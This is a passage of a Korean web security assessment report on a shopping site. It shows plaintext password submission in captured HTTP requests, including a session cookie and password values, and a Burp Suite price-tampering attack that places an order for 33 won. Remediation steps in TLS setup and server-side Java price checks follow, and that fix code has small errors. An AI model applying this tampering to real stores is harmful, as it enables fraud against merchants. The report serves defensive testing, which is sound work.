
```

http://web-as-alb-1215800245.ap-northeast-2
.elb.amazonaws.com
Content-Type:
application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/136.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application
/xml;q=0.9,image/avif,image/webp,image/apng
,*/*;q=0.8,application/signed-exchange;v=b3
;q=0.7
Referer:
http://web-as-alb-1215800245.ap-northeast-2
.elb.amazonaws.com/my/memberModify.do
Accept-Encoding: gzip, deflate, br
Accept-Language:
ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: G_ENABLED_IDPS=google; JSESSIONID=
3848EDB3B9576FD026EDB4FA4DF0201B
Connection: keep-alive
MEMBER_PASSWD=32016

```

Case 3 게시글 비밀번호 입력 시 평문 전송

- 1) 고객센터 > QNA > 게시글 비밀번호 입력 시 평문 전송(Burp Suite)

```

Time Type Direction Method URL
Request
Pretty Raw Hex
29 Content-Disposition: form-data; name="QNA_NAME"
30
31 hy
32 -----WebKitFormBoundaryfmAU0ciYcAA0g6jJ
33 Content-Disposition: form-data; name="MEMBER_EMAIL"
34
35 h@g.com
36 -----WebKitFormBoundaryfmAU0ciYcAA0g6jJ
37 Content-Disposition: form-data; name="QNA_CONTENT"
38
39 평문 전송
40 -----WebKitFormBoundaryfmAU0ciYcAA0g6jJ
41 Content-Disposition: form-data; name="QNA_PASSWD"
42
43 88aare
44 -----WebKitFormBoundaryfmAU0ciYcAA0g6jJ
45 Content-Disposition: form-data; name="QNA_SECRET"
46
47 on
48 -----WebKitFormBoundaryfmAU0ciYcAA0g6jJ--
49

```

취약점 조치

- 1) 웹 상에 중요정보 전송 시 암호화 통신을 사용하여 도청 위험을 제거하기 위해 Apache에 OpenSSL을 설치

Ubuntu Apache 코드 예시)

```
sudo apt install openssl  
sudo a2enmod ssl
```

- 2) 암호화 전송 프로토콜 TLSv1.2 이상 사용을 권장하며, 결함이 있는 SSLv2, SSLv3, TLSv1.0, TLSv1.1은 비활성화 필요

6.13. 파라미터 조작

취약점 개요

- 클라이언트 측에서 전송되는 필드 값에 대해 서버가 별도의 검증 없이 처리하는 경우 발생
- 공격자가 Burp Suite와 같은 도구를 통해 값을 조작하여 가격 변경, 수량 조작 등으로 피해를 주는 취약점

양호	서버에서 파라미터 값의 유효성, 권한, 소유자 검증이 수행되는 경우
취약	클라이언트가 전송한 파라미터 값을 그대로 신뢰하고 처리하는 경우

취약점 설명

1) 상품 페이지 > 구매하기

URL : /shop/goodsDetail.do > /shop/goodsOrder.do

투웨이 스모크미니원피스

1color

30,000원

배송비

선불3,000원(50,000원 이상 무료배송)

배송종류

국내배송

==(필수)옵션: 색상 선택 ==

==(필수)옵션: 사이즈 선택 ==

상품명 : 투웨이 스모크미니원피스

1 30,000

X

색상 : 블루

사이즈 : FREE

총상품금액 **30,000원**



장바구니

구매하기

2) 구매 시 Burp Suite로 HTTP Response 가로채어 상품 가격 및 배송비 조작

Value="3000" → "3", sum_buy+3000 → sum_buy+3, ...등

```

<td style="text-align:center">
    <input type="text" name="goods_sell_price" value="30" style="width:60px; text-align:right; border:none;" readonly>
    원
</td>

<td>
    선결제배송비
</td>
<td colspan="3" >
    <input type="text" id="ORDER_FEE" name="ORDER_FEE" value="3" style="width:100px; text-align:right; border:none;" readonly>
    원
</td>
f.discount.value = hap_discount+o_point;
//총 할인된 금액
f.pay_price1.value = sum_buy+3;
//배송비를 포함한 결제금액
f.ORDER_TOTAL_PAY_PRICE.value = sum_buy+3;
f.POINT_TOTAL.value = sum_point;
//사용하고 남은 보유 포인트금액

```

3) 주문작성/결제 > 변경된 상품 가격 및 배송비 확인

상품 가격 : 30원 & 배송비 : 3원

주문작성/결제				
주문작성/결제				
상품명/옵션	수량	상품가	주문금액	
 튜웨이 스모크미니원피스 색상: 블루 사이즈:FREE	1	30원	30원	
주문금액		30원 - 할인금액	0원 = 결제예정	33원
쿠폰할인	----- 사용안함 -----		적립혜택	
포인트	0 P	사용 (포인트 13002 P)	포인트적립	3 P
선결제배 송비	3원			

4) 관리자 페이지 & 사용자 주문 배송 내역 > 상품 가격 및 배송비 확인

관리자 페이지 : 조작된 주문 금액(33원)

주문배송 관리					
신규주문	입금확인	배송준비	배송중	수취확인	거래완료
주문날짜 주문번호	회원아이디 회원이름	구매상품	총 개수	총 금액	진행상황
2025-05-21 04:13:13.0 42	test1 test1	투웨이 스모크미니원피스	1건	33원	<button>상세보기</button> <button>확인버튼</button>

사용자 주문 배송 내역 : 결재된 금액(33원)

주문 배송 내역				
주문자 정보		주문 상세 정보	결제 및 배송 정보	주문 상태
주문날짜 주문번호	구매상품명	주문 금액	배송현황	신청
2025-05-21 04:13:13 / 42	투웨이 스모크미니원피스	₩33원	배송완료	<button>리뷰쓰기</button> <button>교환/환불/AS요청</button>

취약점 조치

- 1) 서버는 클라이언트로부터 전달받은 파라미터 값을 신뢰하지 말고, DB에 저장된 값을 확인하여 결재가 진행되어야 함.
 - a. 편의상 하나의 파라미터(ORDER_TOTAL_ORDER_PRICE)만 비교했지만, 실제 구현 시에는 클라이언트로부터 받은 대부분의 파라미터를 DB 값과 비교해 볼 필요가 있음.

수정 코드 : src/main/java/stu/shop/order/OrderController.java

```

@RequestMapping(value="/order/orderPay.do")
public ModelAndView orderPay(CommandMap commandMap, HttpServletRequest request) throws
    ModelAndView mv = new ModelAndView("order/orderFinish");

Object MEMBER_NO = ""; //세션값 가져오기
HttpSession session = request.getSession();
MEMBER_NO = (Object)session.getAttribute("SESSION_NO");
commandMap.remove("MEMBER_NO"); // 기존 회원번호 데이터 삭제
commandMap.put("MEMBER_NO", MEMBER_NO); // 세션 값으로 적용

Map<String, Object> test_map;
test_map.put("IDX", commandMap.get("goods_no"));

Map<String, Object> resultMap = goodsService.selectGoodsDetail(commandMap, request);
// 여기 resultMap에는 "GOODS_ORIGIN_PRICE", "GOODS_SELL_PRICE" 등의 값이 담겨져 있다.
// 해당 값을 commandMap의 "ORDER_TOTAL_ORDER_PRICE" 값과 비교해 다른 경우 파라미터 조작

// 클라이언트가 보낸 주문 총액
String submittedPriceStr = (String) commandMap.get("ORDER_TOTAL_ORDER_PRICE");
BigDecimal submittedTotal = new BigDecimal(submittedPriceStr);

// DB에 저장된 실제 판매가
Object sellObj = resultMap.get("GOODS_SELL_PRICE");
BigDecimal dbSellPrice = (sellObj instanceof BigDecimal)
    ? (BigDecimal) sellObj
    : new BigDecimal(sellObj.toString());

if (submittedTotal.compareTo(dbSellPrice) != 0) {
    // 검증 실패 시 메인 페이지로 이동
    return new ModelAndView("redirect:/")
}

```

- 2) /shop/goodsOrder.do의 파라미터 조작 후 POST 요청 전송

ORDER_TOTAL_ORDER_PRICE의 값 "3"

member_grade	NORMAL	>
goods_no	495	>
goods_att_no	943	>
goods_att_color	i□□i□,	>
goods_att_size	S	>
basket_no	401	>
basket_goods_amount	1	>
goods_sell_price	3	>
ORDER_DETAIL_PRICE	3	>
COUPON_DISCOUNT		>
ORDER_DISCOUNT_APPLY	3	>
ORDER_TOTAL_ORDER_PRICE	3	>
discount	0	>
pay_price1	3	>
COUPON_VALUE	0	>
COUPON_STATUS_NO_1		>

3) 메인 페이지로 리다이렉션

a. 주문 내역에도 추가되지 않음

The screenshot shows the JM COLLECTION website homepage. At the top, there is a navigation bar with links for #한피스 #가디건 #데일리, Hi, test님! | 로그아웃 | 마이페이지 | 장바구니 | 이벤트 | 고객(고객). Below the navigation, the JM COLLECTION logo is displayed. A horizontal menu bar includes categories: BEST, NEW, OUTER, TOP, ONE-PIECE, BOTTOM, and ACC. The main content area features a large promotional banner for denim products. The banner includes the text "Made by Justone" and "15% SALE". It also specifies "9월 자체제작 카테고리 15% 세일" and the dates "9.13 am11:00 ~ 9.15 am10:00". To the left of the banner, there is a close-up image of a person's legs wearing dark jeans with a blue price tag attached to the waistband. To the right, there is a full-body image of a person wearing the same jeans and a light-colored blouse. The background of the page shows shelves with various items.

- 4) 또는, 클라이언트에 전달되는 파라미터에 대해 암호화 또는 서명을 적용하여, 무결성 확인으로 위변조 여부를 검증해야 함.